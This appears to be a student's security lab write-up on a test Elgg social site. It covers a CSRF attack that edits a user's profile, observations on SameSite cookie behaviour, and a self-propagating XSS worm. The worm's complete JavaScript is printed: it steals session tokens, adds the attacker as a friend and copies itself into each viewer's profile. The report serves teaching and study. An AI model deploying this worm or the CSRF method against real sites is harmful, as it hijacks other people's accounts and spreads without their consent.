

Task 1 - CSRF

1) Performing edit profile CSRF attack on Alice.

In this first screenshot, we can see that when editing a profile, it will use a post request to submit information it needs to actually edit a profile. I determined this by editing samy's profile and using the live HTTP Header.




In this next part, we know what we need to do to fill in the information on the post request, but now we need to figure out how to identify Alice. I did this by going on to her profile from Samy, then inspecting the page and searching for the guid. In this case it is 56 for Alice.




Here, I begin to edit the attack file in order for it to work specifically against Alice. I do that by modifying the different fields where it will target Alice as user guid 56, and modify her profile to say, “CSCI 157”.


Here is Alice's profile before the attack.



Here is the attack message being sent to Alice to trick her to click the link.




Here is what happened after Alice unfortunately decided the fortnite tickets were worth the risk.




2)


For when you click Link A, which is example32.com, whether you use a get request, post request or click on the link, it will include all 3 different cookies because it is indeed a same-site request.



For performing actions on Link B, which is attacker32.com, when clicking the link to go to example32.com and when using a get request it will only include the normal and lax cookies.



However, when using a post request, it is the most dangerous of the three actions and only includes the normal cookies, not the lax or strict cookies.




Section 2
Task 2 - XSS

1)
Here is the code I used to make the self propagating worm:


```
<script type="text/javascript" id="wormy">
    window.onload = function()
    {
        //this is for making a copy of the code
        var head = "<script id=\"wormy\" type=\"text/javascript\">";
        var jsCode = document.getElementById("wormy").innerHTML;
        var tail = "</" + "script>";

        var wormCode = encodeURIComponent(head + jsCode + tail);

        var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
        var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
        var guid = "&guid=" + elgg.session.user.guid;
        var desc = "&description=Samy is my hero!" + wormCode;
```

```
        var name = "&name=" + elgg.session.user.name;
        var access = "&accesslevel[description]=2";
        var sendurl =
"http://www.seed-server.com/action/friends/add?friend=59" + token + ts;

        //Ajax to add a new friend
         var Ajax = new XMLHttpRequest();
         Ajax.open("GET", sendurl, true);
         Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
         Ajax.send();

        //Updated the info for profile editing action
        sendurl = "http://www.seed-server.com/action/profile/edit";
        var content = token + ts + guid + desc + name + access;

        //Ajax for changing description
        if (elgg.session.user.guid != 59) //so we don't affect ourself
        {
            Ajax = new XMLHttpRequest();
            Ajax.open("POST", sendurl, true);
            Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
            Ajax.send(content);
        }
    }
    </script>
```


With this, anytime someone visits Samy's profile it will add him as a friend and modify their profile to say: "Samy is my hero!" and then puts the XSS code into the victims profile. Then if anyone views one of Samy's victims profile's it will continue to spread the worm code and continue to add Samy as a friend and modify their profile description.



Here we see that Charlie visits Samy and becomes a victim.




Now, Boby views Charlie's profile and undergoes the same attack and adds Samy and has his profile edited.

